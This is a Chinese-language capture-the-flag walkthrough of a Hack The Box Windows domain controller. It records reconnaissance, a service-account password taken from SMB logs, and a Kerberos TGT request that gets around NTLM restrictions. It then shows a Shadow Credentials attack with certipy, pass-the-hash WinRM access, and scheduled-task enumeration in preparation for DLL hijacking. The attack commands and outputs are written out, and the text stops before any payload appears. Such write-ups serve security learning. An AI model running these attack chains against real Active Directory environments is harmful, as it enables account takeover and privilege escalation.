HTB logging
靶机信息
靶机:logging
难度:medium
系统:windows
初始凭据:wallace.everette / Welcome2026@
关键词:Kerberos认证绕过NTLM限制、影子凭据攻击、DLL劫持、WSUS 劫持
信息收集
fscan
└─# fscan -h 10.129.70.157 -p 1-65535
┌──────────────────────────────────────────────┐
│    ___                              _        │
│   / _ \     ___  ___ _ __ __ _  ___| | __    │
│  / /_\/____/ __|/ __| '__/ _` |/ __| |/ /    │
│ / /_\\_____\__ \ (__| | | (_| | (__|   <     │
│ \____/     |___/\___|_|  \__,_|\___|_|\_\    │
└──────────────────────────────────────────────┘
      Fscan 2.2.0 (bf036fd 2026-07-10T05:57:56Z)

[*] 服务插件: smb, elasticsearch, mssql, webtitle, pop3 ... 等36个
[*] 参数自适应: Timeout=1157ms, ModuleThread=5, Retry=1, ICMPRate=0.05, PocNum=5
[*] http://10.129.70.157          http     [Product:Open Lighting Architecture daemon] Banner:(HTTP/1.1 200 OK Content-Type: text/html Last-Modified: Fri, 17 Apr 2026 00:26:07...)
[*] http://10.129.70.157:593      ncacn_http [Product:Microsoft Windows RPC over HTTP ||Version:1.0] Banner:(ncacn_http/1.0)
[*] http://10.129.70.157:139      http     [Product:Open Lighting Architecture daemon]
[*] 10.129.70.157:445             microsoft-ds [Product:Microsoft Windows SMB2] Banner:(SMB@ A * W L A ,\ * ~ x `v + l0j <0: + 7 * H * H * H + 7 *0( & $not_defined_in_R...)
[*] POC加载完成: 总共387个,成功387个,失败0个
[+] http://10.129.70.157          code:200 len:703   title:IIS Windows Server   server:Microsoft-IIS/10.0 [iis]
[*] 10.129.70.157:88              spark    [Product:Apache Spark]
[+] SMBInfo 10.129.70.157:445 [Windows 10 (Build 17763)] DC01 SMBv2
[*] https://10.129.70.157:636     ssl      Banner:(y M jj6 8CQ_. UC!S E o/ ^ #) f3 +s:!,<* a R> / 0 0 HO $_ 0 * H 0H1 0 & ,d htb1 0...)
[*] 10.129.70.157:389             genetec-5400 [Product:Genetec Security Center] Banner:(ault-First-Site-Name,CN=Sites,CN=Configuration,DC=logging,DC=htb0 % dnsHostName1...)
[*] 10.129.70.157:464
[*] 10.129.70.157:53              domain   [Product:Simple DNS Plus] Banner:(version bind)
[*] 10.129.70.157:135             msrpc    [Product:Microsoft Windows RPC] Banner:(@)
[+] NetInfo 10.129.70.157:135 [DC01]
[+] NetInfo 10.129.70.157:135   -> 10.129.70.157
[*] https://10.129.70.157:3269    ssl      Banner:(y M jj6 C <" ^; Rj FQ V 5 5X rZ i8 r$ v 3 / 0 0 HO $_ 0 * H 0H1 0 & ,d htb1 0 & ...)
[*] 10.129.70.157:3268            genetec-5400 [Product:Genetec Security Center] Banner:(0 d 0 0 domainFunctionality1 70 forestFunctionality1 70 ( domainControllerFuncti...)
[*] http://10.129.70.157:5985     http     [Product:Open Lighting Architecture daemon] Banner:(HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microso...)
[*] http://10.129.70.157:5985     code:404 len:315   title:Not Found            server:Microsoft-HTTPAPI/2.0
[*] http://10.129.70.157:8530     http     [Product:Microsoft IIS httpd ||Version:10.0] Banner:(HTTP/1.1 200 OK Server: Microsoft-IIS/10.0 X-Powered-By: ASP.NET Date: Wed, 29 J...)
[+] http://10.129.70.157:8530     code:200 len:0     title:None                 server:Microsoft-IIS/10.0 [iis]
[*] 10.129.70.157:9389
[*] 端口开放 10.129.70.157:8531 [http](HTTP探测)
[*] http://10.129.70.157:8531
[+] https://10.129.70.157:8531    code:200 len:0     title:None                 server:Microsoft-IIS/10.0 [iis]
端口扫描中(90线程) ● 100.0% [==========] (65535/65535) 364/s TCP:1791/65562
[完成] 扫描完成: 65535/65535 (耗时: 3.0m)
[*] 扫描任务完成,耗时 3m0.463s,已扫描 31 个目标
[*] 扫描完成,发现 16 个开放端口
开放端口:53, 88, 135, 139, 389, 445, 464, 53, 636, 3268, 3269, 5985, 8530, 8531,DC=logging,DC=htb域名logging.htb,主机名是DC01
添加域名解析
echo "10.129.70.157 logging.htb dc01.logging.htb" >> /etc/hostssmb共享日志审计
测试smb、winrm,成功登录smb,winrm登录失败
nxc smb 10.129.70.157 -u wallace.everette -p 'Welcome2026@'
SMB         10.129.70.157  445    DC01             [+] logging.htb\wallace.everette:Welcome2026@
nxc winrm 10.129.70.157 -u wallace.everette -p 'Welcome2026@'
WINRM       10.129.70.157  5985   DC01             [-] logging.htb\wallace.everette:Welcome2026@
枚举可读共享
nxc smb 10.129.70.157 -u wallace.everette -p 'Welcome2026@' --shares
SMB         10.129.70.157  445    DC01             [+] logging.htb\wallace.everette:Welcome2026@
SMB         10.129.70.157  445    DC01             [*] Enumerated shares
SMB         10.129.70.157  445    DC01             Share           Permissions     Remark
SMB         10.129.70.157  445    DC01             -----           -----------     ------
SMB         10.129.70.157  445    DC01             ADMIN$                          Remote Admin
SMB         10.129.70.157  445    DC01             C$                              Default share
SMB         10.129.70.157  445    DC01             IPC$            READ            Remote IPC
SMB         10.129.70.157  445    DC01             Logs            READ
SMB         10.129.70.157  445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.70.157  445    DC01             SYSVOL          READ            Logon server share
SMB         10.129.70.157  445    DC01             WSUSTemp                        A network share used by Local Publishing from a Remote WSUS Console Instance.

nxc smb 10.129.70.157 -u wallace.everette -p 'Welcome2026@' --share Logs --dir .

SMB         10.129.70.157  445    NONE             [+] \wallace.everette:Welcome2026@
SMB         10.129.70.157  445    NONE             Perms    File Size      Date                          File Path
SMB         10.129.70.157  445    NONE             -----    ---------      ----                          ---------
SMB         10.129.70.157  445    NONE             dr--     0              Thu Apr 16 19:10:09 2026      .\.
SMB         10.129.70.157  445    NONE             dr--     0              Thu Apr 16 19:10:09 2026      .\..
SMB         10.129.70.157  445    NONE             fr--     1294           Thu Apr 16 19:10:09 2026      .\Audit_Heartbeat.log
SMB         10.129.70.157  445    NONE             fr--     8488           Thu Apr 16 19:10:09 2026      .\IdentitySync_Trace_20260219.log
SMB         10.129.70.157  445    NONE             fr--     468            Thu Apr 16 19:10:09 2026      .\Service_State.log
SMB         10.129.70.157  445    NONE             fr--     1170           Fri Apr 24 12:59:43 2026      .\TaskMonitor.log
下载所有日志文件
smbclient //10.129.70.157/Logs -U 'logging.htb\wallace.everette%Welcome2026@' 日志文件审计,02-09成功登录,02-19登录失败,LDAP_INVALID_CREDENTIALS凭证失效,03-09登录成功,更新了密码,合理猜测密码更新为Em3rg3ncyPa$$2026
[2026-02-09 03:00:03.125] [PID:4102] [Thread:04] VERBOSE - ConnectionContext Dump: { Domain: "logging.htb", Server: "DC01", SSL: "False", BindUser: "LOGGING\svc_recovery", BindPass: "Em3rg3ncyPa$$2025", Timeout: 30 }
[2026-02-19 03:00:03.488] [PID:4102] [Thread:04] ERROR - System.DirectoryServices.Protocols.LdapException: A local error occurred.
   at System.DirectoryServices.Protocols.LdapConnection.Bind(NetworkCredential credential)
   at logging.IdentitySync.Engine.LdapProvider.Connect()
   --- Server Error Details ---
   Server error: 8009030C: LdapErr: DSID-0C090569, comment: AcceptSecurityContext error, data 52e, v4563
   Hex Error: 0x31 (LDAP_INVALID_CREDENTIALS)
   Win32 Error: 49 (Invalid Credentials)
[2026-03-09 03:00:03.055] [PID:4102] [Thread:04] INFO  - Validating AD target health: DC01.logging.htb (Port 389)
[2026-03-09 03:00:03.110] [PID:4102] [Thread:04] TRACE - Initializing LdapConnection object...
[2026-03-09 03:00:03.110] [PID:4102] [Thread:04] TRACE - Success LdapConnection object...测试smb、ldap,返回STATUS_ACCOUNT_RESTRICTION,账户被限制登录,svc_recovery 属于 Protected Users 组。该组成员禁止使用 NTLM 进行网络认证,因此使用正确密码通过 SMB/WinRM 进行 NTLM 认证时会返回 STATUS_ACCOUNT_RESTRICTION。此时应改用 Kerberos 获取 TGT
┌──(root㉿kali)-[~]
└─# nxc smb 10.129.70.157 -u 'LOGGING\svc_recovery' -p 'Em3rg3ncyPa$$2026'
SMB         10.129.70.157  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.70.157  445    DC01             [-] LOGGING\svc_recovery:Em3rg3ncyPa$$2026 STATUS_ACCOUNT_RESTRICTION

┌──(root㉿kali)-[~]
└─#  nxc smb 10.129.70.157 -u s'LOGGING\svc_recovery' -p 'Em3rg3ncyPa$$2026'
SMB         10.129.70.157  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.70.157  445    DC01             [-] sLOGGING\svc_recovery:Em3rg3ncyPa$$2026 STATUS_ACCOUNT_RESTRICTION
Kerberos 认证绕过 NTLM 限制
尝试 Kerberos 认证绕开 NTLM 限制
用密码申请 TGT,同时也能验证密码是否正确
┌──(root㉿kali)-[~]
└─# impacket-getTGT logging.htb/svc_recovery:'Em3rg3ncyPa$$2026' -dc-ip 10.129.70.157

Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
Kerberos 默认允许客户端与 KDC 的时钟偏差约为 5 分钟。Kerberos 认证消息包含时间信息,KDC 会检查时间偏差,超过允许范围后通常会返回 KRB_AP_ERR_SKEW
HTB 靶机通常不会提供可用的 NTP 服务,因此无法通过标准 NTP 同步时间,可以通过 SMB2 negotiate 返回的服务器时间手动校准本地时间
nmap -p 445 10.129.70.157 --script=smb2-time

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb2-time:
|   date: 2026-07-29T18:47:05
|_  start_date: N/A

sudo killall VBoxService
sudo systemctl disable --now systemd-timesyncd
sudo timedatectl set-ntp false
sudo date -s "2026-07-31 11:06:39"
申请 TGT
┌──(root㉿kali)-[~]
└─# impacket-getTGT logging.htb/svc_recovery:'Em3rg3ncyPa$$2026' -dc-ip 10.129.70.157
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in svc_recovery.ccache
导入票据环境变量
export KRB5CCNAME=$(pwd)/svc_recovery.ccachenxc使用kerberos 票据做ldap查询列出域中的用户以及计算机/服务账户
# 用户
┌──(root㉿kali)-[~]
└─# nxc ldap 10.129.70.157 -u svc_recovery -k --use-kcache --users

LDAP        10.129.70.157  389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:LOGGING.HTB) (signing:None) (channel binding:Never)
LDAP        10.129.70.157  389    DC01             [+] LOGGING.HTB\svc_recovery from ccache
LDAP        10.129.70.157  389    DC01             [*] Enumerated 12 domain users: LOGGING.HTB
LDAP        10.129.70.157  389    DC01             -Username-                    -Last PW Set-       -BadPW-  -Description-
LDAP        10.129.70.157  389    DC01             Administrator                 2026-04-16 14:41:53 0        Built-in account for administering the computer/domain
LDAP        10.129.70.157  389    DC01             Guest                         <never>             0        Built-in account for guest access to the computer/domain
LDAP        10.129.70.157  389    DC01             krbtgt                        2026-04-16 14:47:15 0        Key Distribution Center Service Account
LDAP        10.129.70.157  389    DC01             svc_recovery                  2026-04-16 23:09:49 0
LDAP        10.129.70.157  389    DC01             jaylee.clifton                2026-04-16 23:09:49 0
LDAP        10.129.70.157  389    DC01             monique.chip                  2026-04-16 23:09:49 0
LDAP        10.129.70.157  389    DC01             kyson.abel                    2026-04-16 23:09:50 0
LDAP        10.129.70.157  389    DC01             fable.milford                 2026-04-16 23:09:50 0
LDAP        10.129.70.157  389    DC01             wellington.kylan              2026-04-16 23:09:50 0
LDAP        10.129.70.157  389    DC01             serina.philander              2026-04-16 23:09:50 0
LDAP        10.129.70.157  389    DC01             wallace.everette              2026-04-16 23:09:50 0
LDAP        10.129.70.157  389    DC01             toby.brynleigh                2026-04-16 23:09:50 0

# 计算机/服务账户
nxc ldap 10.129.70.157 -u svc_recovery -k --use-kcache --computers
LDAP        10.129.70.157  389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:LOGGING.HTB) (signing:None) (channel binding:Never)
LDAP        10.129.70.157  389    DC01             [+] LOGGING.HTB\svc_recovery from ccache
LDAP        10.129.70.157  389    DC01             [*] Total records returned: 2
LDAP        10.129.70.157  389    DC01             DC01$
LDAP        10.129.70.157  389    DC01             msa_health
影子凭据攻击 Shadow Credentials
BloodHound
bloodhound-ce-python -u svc_recovery -k -no-pass -d logging.htb -dc dc01.logging.htb -c All -ns 10.129.70.157 --zip
启动 BloodHound 并导入数据
bloodhound startSVC_RECOVERY 拥有 Outbound Object Control(出站对象控制)指向 MSA_HEALTH$,这意味着 SVC_RECOVERY 可以修改 MSA_HEALTH$ 的属性

在 Active Directory 中,拥有对 MSA_HEALTH$ 这类机器账号或托管账号的 GenericWrite 权限,最常见的利用方式是 Shadow Credentials(影子凭据) 攻击,即向该对象的 msDS-KeyCredentialLink 属性写入自定义的密钥,从而获取该账号的认证票据(TGT),实现提权或伪装该服务账号
原理说明:
-
在 Active Directory 中,用户和计算机对象都有一个名为 msDS-KeyCredentialLink 的属性,它可以存储原始的公钥信息。如果攻击者对目标对象具有能够修改 msDS-KeyCredentialLink 的权限,例如适当的 GenericWrite / GenericAll 权限,则可以尝试利用 Shadow Credentials
-
Kerberos 认证的第一步是“预认证”(Pre-authentication)。除了使用密码(对称加密),还可以通过证书进行非对称方式的预认证,这就是 PKINIT 协议。在 PKINIT 认证过程中,客户端利用私钥对认证数据进行签名/证明密钥持有,KDC 根据目标账户 msDS-KeyCredentialLink 中保存的公钥验证该证明。如果验证成功,KDC 可以向该账户颁发 TGT
攻击者生成:
    私钥
    ↓
    公钥

公钥 → 写入目标账户 msDS-KeyCredentialLink

私钥 → 攻击者持有

        ↓ PKINIT

客户端使用私钥证明自己拥有对应密钥
        ↓
KDC 根据 AD 中保存的公钥验证
        ↓
认证为目标账户
        ↓
获得 TGT
流程:
- 植入公钥:在目标账户的 msDS-KeyCredentialLink 中添加一个由攻击者自己生成的公钥。
- 获取证书:使用这个公钥和对应的私钥,生成一个 X.509 证书。
- 请求 TGT:利用生成的证书,通过 PKINIT 协议向域控发起 Kerberos 认证请求。因为域控在目标账户的属性里找到了匹配的公钥,认证通过,攻击者成功获得该账户的 TGT(Ticket Granting Ticket)。
- 权限维持:在获得目标账户的 TGT 后,可以进一步利用 Kerberos 的相关认证流程获取该账户的 NT hash;Certipy 的 shadow auto 可以自动完成这一过程。即使目标用户后续更改了密码,植入的 Shadow Credentials 依然有效,除非管理员删除对应的 Key Credential,或者采取其他措施使该凭据失效。
利用 svc_recovery 的票据,对 msa_health$ 执行 Shadow Credentials 攻击:
# 使用 certipy 进行 Shadow Credentials 攻击
certipy-ad shadow auto -u svc_recovery@logging.htb -k -no-pass -dc-ip 10.129.70.157 -target DC01.logging.htb  -account 'msa_health$'
DLL劫持
使用影子凭据攻击拿到的 msa_health 哈希登录winrm
evil-winrm -i 10.129.70.157 \
  -u 'msa_health$' \
  -H 603fc24ee01a9409f83c9d1d701485c5
在 msa_health 文档目录发现powershell脚本,泄露计划任务信息,注释说明使用 COM 接口监控计划任务状态,避免 CIM/WMI 权限问题
Evil-WinRM* PS C:\Users\msa_health$\Documents> cat monitor.ps1
<#
.SYNOPSIS
    Monitors the status of the "UpdateChecker Agent" scheduled task.
    Uses COM interface to avoid CIM/WMI permission issues.
#>

$TaskName = "UpdateChecker Agent"
$LogPath = "C:\Share\Logs\TaskMonitor.log"
$Timestamp = Get-Date -Format "yyyy-MM-dd HH:mm:ss"

try {
    $service = New-Object -ComObject "Schedule.Service"
    $service.Connect()
    $task = $service.GetFolder("\").GetTask($TaskName)

    $State = switch ($task.State) {
        1 { "Disabled" }
        2 { "Queued" }
        3 { "Ready" }
        4 { "Running" }
        5 { "Disabled" }
        6 { "Unknown" }
        default { "Unknown" }
    }

    if ($State -ne "Ready" -and $State -ne "Running") {
        $Message = "[$Timestamp] WARN  - Task [$TaskName] is in an unexpected state: $State"
    }
    else {
        $Message = "[$Timestamp] INFO  - Task [$TaskName] health check: OK (State: $State)"
    }
}
catch {
    $Message = "[$Timestamp] ERROR - Failed to query task [$TaskName]. Exception: $($_.Exception.Message)"
}

Add-Content -Path $LogPath -Value $Message
获取计划任务信息,该计划任务由sid为 S-1-5-21-4020823815-2796529489-1682170552-2105 的用户执行,每3分钟触发一次,目标程序C:\Program Files\UpdateMonitor\UpdateMonitor.exe
*Evil-WinRM* PS C:\Users\msa_health$\Documents>
$service = New-Object -ComObject "Schedule.Service"
$service.Connect()
$task = $service.GetFolder("\").GetTask("UpdateChecker Agent")

# 查看任务基本信息
$task.Name
$task.State
$task.Enabled
$task.LastRunTime
$task.NextRunTime
$task.Definition.Xml

# 或查看更详细的信息
$task.Definition | Select-Object -Property *
UpdateChecker Agent
3
True

Thursday, July 30, 2026 4:44:15 AM
Thursday, July 30, 2026 4:47:15 AM

RegistrationInfo : System.__ComObject
Triggers         : System.__ComObject
Settings         : System.__ComObject
Data             :
Principal        : System.__ComObject
Actions          : System.__ComObject
XmlText          : <?xml version="1.0" encoding="UTF-16"?>
                   <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
                     <RegistrationInfo>
                       <Date>2026-04-16T16:39:34.3280175</Date>
                       <Author>logging\Administrator</Author>
                       <URI>\UpdateChecker Agent</URI>
                     </RegistrationInfo>
                     <Triggers>
                       <TimeTrigger>
                         <Repetition>
                           <Interval>PT3M</Interval>
                           <StopAtDurationEnd>false</StopAtDurationEnd>
                         </Repetition>
                         <StartBoundary>2026-04-16T16:38:15</StartBoundary>
                         <Enabled>true</Enabled>
                       </TimeTrigger>
                     </Triggers>
                     <Principals>
                       <Principal id="Author">
                         <UserId>S-1-5-21-4020823815-2796529489-1682170552-2105</UserId>
                         <LogonType>Password</LogonType>
                         <RunLevel>LeastPrivilege</RunLevel>
                       </Principal>
                     </Principals>
                     <Settings>
                       <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>
                       <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
                       <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
                       <AllowHardTerminate>true</AllowHardTerminate>
                       <StartWhenAvailable>false</StartWhenAvailable>
                       <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
                       <IdleSettings>
                         <StopOnIdleEnd>true</StopOnIdleEnd>
                         <RestartOnIdle>false</RestartOnIdle>
                       </IdleSettings>
                       <AllowStartOnDemand>true</AllowStartOnDemand>
                       <Enabled>true</Enabled>
                       <Hidden>false</Hidden>
                       <RunOnlyIfIdle>false</RunOnlyIfIdle>
                       <WakeToRun>false</WakeToRun>
                       <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
                       <Priority>7</Priority>
                     </Settings>
                     <Actions Context="Author">
                       <Exec>
                         <Command>"C:\Program Files\UpdateMonitor\UpdateMonitor.exe"</Command>
                         <Arguments>500 /scan=3 /autofix=true</Arguments>
                       </Exec>
                     </Actions>
</Task>通过sid查询到该用户是jaylee.clifton
*Evil-WinRM* PS C:\Users\msa_health$\Documents> $sid = "S-1-5-21-4020823815-2796529489-1682170552-2105"
# 解析 SID 到用户名
(New-Object System.Security.Principal.SecurityIdentifier($sid)).Translate([System.Security.Principal.NTAccount])

Value
-----
logging\jaylee.clifton
查看目录权限,IT组用户有完全控制权限,当前用户msa_health$没有权限,无法直接修改UpdateMonitor.exe
*Evil-WinRM* PS C:\Program Files\UpdateMonitor> icacls "C:\Program Files\UpdateMonitor"
C:\Program Files\UpdateMonitor logging\IT:(OI)(CI)(F)
                               NT SERVICE\TrustedInstaller:(I)(F)
                               NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                               NT AUTHORITY\SYSTEM:(I)(F)
                               NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                               BUILTIN\Administrators:(I)(F)
                               BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                               BUILTIN\Users:(I)(RX)
                               BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                               CREATOR OWNER:(I)(OI)(CI)(IO)(F)
                               APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                               APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
                               APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
